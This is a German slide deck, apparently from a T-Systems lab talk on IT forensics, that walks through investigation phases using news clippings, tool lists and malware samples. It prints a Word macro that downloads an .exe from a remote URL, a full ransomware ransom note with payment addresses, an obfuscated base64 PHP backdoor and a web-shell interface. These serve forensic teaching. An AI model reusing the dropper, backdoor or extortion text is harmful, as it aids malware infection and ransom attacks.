



**IT - FORENSIK**  
**ABENDS IM LABOR**

**DAS BESTE KOMMT ...**



IT - FORENSIK ?



# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung** und forensische Duplikation (Beweismittelsicherung)
- **Untersuchung und Analyse** der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation** der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung und forensische Duplikation (Beweismittelsicherung)**
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# DATENSAMMLUNG


Beginnings of Finger-printing — 1859 & 1860 — Selected originals; enlarged

An early experiment in finger-printing



years interval

An early experiment in finger-printing



54 years' interval  
The longest known proof of persistence.



photos enlarged under glass



Photos by Clarendon Press Enlarged



« Vorige | Nächste »


## Security-Journalist Brian Krebs war Ziel eines massiven DDoS-Angriffs

23.09.2016 07:00 Uhr - Fabian A. Scherschel



### KrebsOnSecurity Hit With Record DDoS

Yesterday evening, KrebsOnSecurity.com was the target of an extremely large and unusual targeted denial-of-service (DDoS) attack designed to knock the site offline. The attack did succeed thanks to the hard work of the engineers at Akamai, the company that protects my domain from such digital sieges. But according to Akamai, it was nearly double the size of the largest attack they'd seen previously, and was among the biggest assaults the Internet has ever seen.



**Als Dank für seine Berichterstattung über den Booter-Dienst vDoS bekam es Brian Krebs nun mit einem der größten DDoS-Angriffe der Geschichte zu tun. Krebs ist auf Grund seiner Recherchen allerdings Leid gewöhnt.**

### Dienste

- Security Consulter
- Netzwerkcheck
- Anti-Virus
- Emailcheck
- Browsercheck
- Krypto-Kampagne

### Artikel

#### Analysiert: Werbekeule statt Glitzersteine – Android-Malware CallJam seziert

Eine App auf Google Play gab sich als Helferlein für das erfolgreiche Spiel "Clash Royale" aus. Doch statt der versprochenen Juwelen gab es teure Rechnungen. Olivia von Westernhagen analysiert den Trojaner.



#### Wachsende Kritik an Public Key Pinning für HTTPS

Die noch recht junge Technik der Zertifikats-Pinnings für HTTPS bekommt Gegenwind.



ANZEIGE



## Golem pur

- Golem.de ohne Werbung nutzen
- Mehrseitige Artikel auf einer Seite lesen
- RSS-Volltext-Feed für Artikel
- Ab 2,50€ im Monat

Auch als Gruppenabo

Jetzt Abo abschließen >

BRIAN KREBS

## Wer die Hersteller des IoT-DDoS-Botnets sind

Das IoT-DDoS-Botnetz Mirai sorgt derzeit für die größten bekannten DDoS-Angriffe mit einer Kapazität von mehr als 1 Tbit/s. Der Sicherheitsforscher [Brian Krebs](#) hat analysiert, wer die unsicheren Geräte herstellt.



Standardzugangsdaten für IP-Kameras von Mobotix sind im Quellcode des Mirai-Botnetzes enthalten. (Bild: [Mobotix](#))





**BOSCH**




# TOOLS

- Caine: <http://www.caine-live.net/>
- Live View: <http://liveview.sourceforge.net/>

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- **Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)**
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

# UNTERSUCHUNG UND ANALYSE





Suchbegriff oder Webcode eingeben

SUCHEN

Home ▶ Technik ▶ Computer ▶ Sicherheit ▶ News

**SPECIAL** ▶ **Special: Sicherheits-Center** – Neues vom Bundestags-Hack

# Cyber-Attacke auf Bundestag: Es war peinlich einfach!

08.03.2016, 18:10 Uhr **Wie jetzt bekannt wird, gelang der Angriff auf das Netzwerk des Bundestags mit einfachsten Hacker-Werkzeugen. Es könnten also auch Amateure gewesen sein.**



von **Udo Lewalter**

 [Twittern](#)

 [Empfehlen](#)

809

**Themenübersicht**



```
Directory [2048 bytes]:
+ [FPX directory, 2048 bytes]
| 0> Root Entry = .a.....*\G<000204EF-0000-000
#9#C:[snip]
| 1> 1Table = j.....6.6.6.6.6.6.6.6.6.6.
6.6.6[snip]
| 2> WordDocument = ...[.....>..bjbj.....4.....>
.....[snip]
| 3> SummaryInfo (SubDirectory) -->
+ [Property Info directory with 13 entries, 284 bytes]
| 0> CodePage = 1252
| 1> Author = user
| 2> Template = Normal.dotm
| 3> LastModifiedBy = user
| 4> RevisionNumber = 1
| 5> Software = Microsoft Office Word
| 6> TotalEditTime = 840
| 7> CreateDate = 2014:03:08 22:17:00
| 8> ModifyDate = 2014:03:08 22:31:00
| 9> Pages = 1
| 10> Words = 9
| 11> Characters = 53
| 12> Security = 0
```

```
-----+-----
| OfficeMalScanner v0.61
| Frank Boldewin / www.reconstructor.org
|-----+-----
```

```
[*] INFO mode selected
[*] Opening file bad.doc
[*] Filesize is 32256 (0x7e00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
```

```
-----+-----
| [Scanning for UB-code in BAD.DOC]
|-----+-----
```

```
ThisDocument
```

```
-----+-----
| UB-MACRO CODE WAS FOUND INSIDE THIS FILE!
| The decompressed Macro code was stored here:
|-----+-----
```



```
Dim TLQZREKILBH: TLQZREKILBH = NLGTPDNOPTG & "\\IWMHHDZDXPS"

Set MGFMNVHPIXA = CreateObject("Scripting.FileSystemObject")
If (MGFMNVHPIXA.FolderExists(TLQZREKILBH)) Then
Else
Set oMGFMNVHPIXA = CreateObject("Scripting.FileSystemObject")
oMGFMNVHPIXA.CreateFolder TLQZREKILBH
End If
Dim MZAPCZNWOBR: Set MZAPCZNWOBR = CreateObject("Adodb.Stream")
Dim YGVEJNVZZLS: Set YGVEJNVZZLS = CreateObject("Microsoft.XMLHTTP")
YGVEJNVZZLS.Open "GET", "http://dl.dropboxusercontent.com/s/a8joaj5xy497yi4/aaaa.exe", False
YGVEJNVZZLS.Send
With MZAPCZNWOBR
```





\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!

**NOT YOUR LANGUAGE? USE <https://translate.google.com>**

**What happened to your files ?**

**All of your files were protected by a strong encryption with RSA-4096.**

**More information about the encryption keys using RSA-4096 can be found here: [http://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))**

**How did this happen ?**

**!!! Specially for your PC was generated personal RSA-4096 KEY, both public and private.**

**!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.**

**Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.**

**What do I do ?**

**So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BTC NOW, and restore your data easy way.**

**If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a payment.**

**For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:**

**1. <http://k5fxm4dl35qk323d.justmakeapayment.com/D9B09619DC13C927>**

**2. <http://hrfdknrmsfw.pestresdfasd.com/D9B09619DC13C927>**

**3. <http://tsbfdsv.extr6mchf.com/D9B09619DC13C927>**

**4. <https://o7zeip6us33igmgw.onion.to/D9B09619DC13C927>**

**5. <https://o7zeip6us33igmgw.tor2web.org/D9B09619DC13C927>**

**6. <https://o7zeip6us33igmgw.onion.cab/D9B09619DC13C927>**

**If for some reasons the addresses are not available, follow these steps:**

**1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>**

**2. After a successful installation, run the browser and wait for initialization.**

**3. Type in the address bar: [o7zeip6us33igmgw.onion/D9B09619DC13C927](https://o7zeip6us33igmgw.onion/D9B09619DC13C927)**

**4. Follow the instructions on the site.**

**IMPORTANT INFORMATION:**

**Your personal pages:**

**<http://k5fxm4dl35qk323d.justmakeapayment.com/D9B09619DC13C927>**

**<http://hrfdknrmsfw.pestresdfasd.com/D9B09619DC13C927>**


**<http://tsbfdsv.extr6mchf.com/D9B09619DC13C927>**

**<https://o7zeip6us33igmgw.onion.to/D9B09619DC13C927>**

**Your personal page (using TOR-Browser): [o7zeip6us33igmgw.onion/D9B09619DC13C927](https://o7zeip6us33igmgw.onion/D9B09619DC13C927)**


**Your personal identification number (if you open the site (or TOR-Browser's) directly): [D9B09619DC13C927](https://o7zeip6us33igmgw.onion/D9B09619DC13C927)**

\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!\_\_!@#!@#!





```
<?php
eval(base64_decode("DQp1cnJvc19yZXBvcnRpbmcoMCK7DQokbmNjdj1oZWfkZXJzX3N1bnQoKTsNCm1mIC
ghJG5jY3Ypew0KJHJlZmVyZXI9JF9TRVJWRVJbJ0hUVFBfUkVGRVJFUiddOw0KJHVhPSRfU0VSvkVSWydIVFRQ
X1VTRVJfQUdFTlQnXTsNCm1mICgzdHJpc3RyKCRyZWZl..."))
```



2.6.18-374.3.1.e15.lve0.8.44 #1 SMP Mon Oct 3 19:29:19 EEST 2011 i686 [Google] [milw0rm] Windows-1251

Server IP: [redacted]  
Client IP: [redacted]

atime: 2012-02-07 23:36:32 by: t3ll0

tes/smasakar/ drwxr-xr-x [ home ]

[ Sql ] [ Php ] [ Safe mode ] [ String tools ] [ Bruteforce ] [ Network ] [ Self remove ]

Size	Modify	Owner/Group	Permissions	Actions	
dir	2011-12-04 16:10:16	1156/sman1kar	drwxr-xr-x	RT	
dir	2010-05-20 00:30:30	1156/sman1kar	drwxr-xr-x	RT	
dir	2010-05-29 00:27:08	1156/sman1kar	drwxr-xr-x	RT	
25.64 KB	2011-12-04 16:09:55	1156/sman1kar	-rwxr-xr-x	RTED	
25.13 KB	2012-02-07 23:36:18	1156/sman1kar	-rw-r--r--	RTED	
4.65 KB	2011-05-07 20:58:14	1156/sman1kar	-r-xr-xr-x	RTED	
78 B	2010-05-20 00:30:28	1156/sman1kar	-rw-r--r--	RTED	
1.15 KB	2010-05-20 00:30:28	1156/sman1kar	-rwxr-xr-x	RTED	
20.57 KB	2010-05-20 00:30:28	1156/sman1kar	-rw-r--r--	RTED	
templateDetails.xml	2.41 KB	2010-05-23 12:12:20	1156/sman1kar	-rwxr-xr-x	RTED
templates.php	141 B	2010-05-31 11:58:30	1156/sman1kar	-rw-r--r--	RTED
utils.php	1.89 KB	2010-05-20 00:30:28	1156/sman1kar	-rwxr-xr-x	RTED

Copy [v] >>

Change dir: /home, /public\_html/templates/smasal >>

Make dir: >>

[ Writeable ]

Execute: >>

Read file: >>

Make file: >>

[ Writeable ]

Upload file: Choose File, No file chosen >>

[ Writeable ]

# TOOLS

- IDA Pro 5: <https://www.hex-rays.com/index.shtml/>
- dex2jar: <https://sourceforge.net/projects/dex2jar/>
- .NET Reflector / ILSpy: <http://ilspy.net/>

# IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation der Fakten und Rekonstruktion des Vorfalls**
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle


# DOKUMENTATION DER FAKTEN

仰面致命共十處 分左右則 有十四處


- 頂心骨
- 顛門骨
- 額顛骨
- 兩額角 右左
- 兩太陽 右左
- 兩耳竅 右左
- 喉喉結喉骨
- 龜子骨 卽胸前三骨係 排連有左右
- 心坎骨 卽蔽心骨又 名鳩尾骨
- 兩血盆骨 右左

合面致命共八處 分左右則 有十處

- 腦後骨
- 乘枕骨 右 婦人無左右
- 兩耳根骨 左
- 項頸骨第一節
- 脊背骨第一節
- 脊背骨第一節
- 腰門骨第一節 卽命門骨 名腰門骨
- 方骨



附于本骨圖各





# Totaler Netzausfall: Deutsche Telekom beschuldigt Hacker

Deutsche Wirtschafts Nachrichten | Veröffentlicht: 28.11.16 16:46 Uhr

Der Deutschen Telekom zufolge ist die bundesweite Netzstörung vermutlich das Werk von Hackern. Beweise für diese Behauptung legte die Telekom nicht vor.



287



0



DEUTSCHE  
WIRTSCHAFTS  
NACHRICHTEN


## Plan D

Wie Donald Trump die USA umbauen könnte

ABONNIEREN SIE  
JETZT DAS AKTUELLE  
MAGAZIN







Das Livebild zeigt: Mirai ist weltweit aktiv.

(Foto: Malwareint)



Dienstag, 29. November 2016

## **Es kann noch schlimmer kommen** **Monster-Botnetz griff Telekom-Router an**

**MIT BABYPHONES, KAMERAS UND DRUCKER**

# So funktionierte der Monster-Hackerangriff





# TOOLS

- [https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden\\_IT-Forensik.pdf](https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden_IT-Forensik.pdf)

# IT - FORENSIK



# KONTAKT

**THOMAS HAASE**

Test and Integration Center

**T-SYSTEMS MULTIMEDIA SOLUTIONS GMBH**

Riesaer Straße 5

01129 Dresden, Germany

Tel: + 49 351 2820 2206

[t.haase@t-systems.com](mailto:t.haase@t-systems.com)

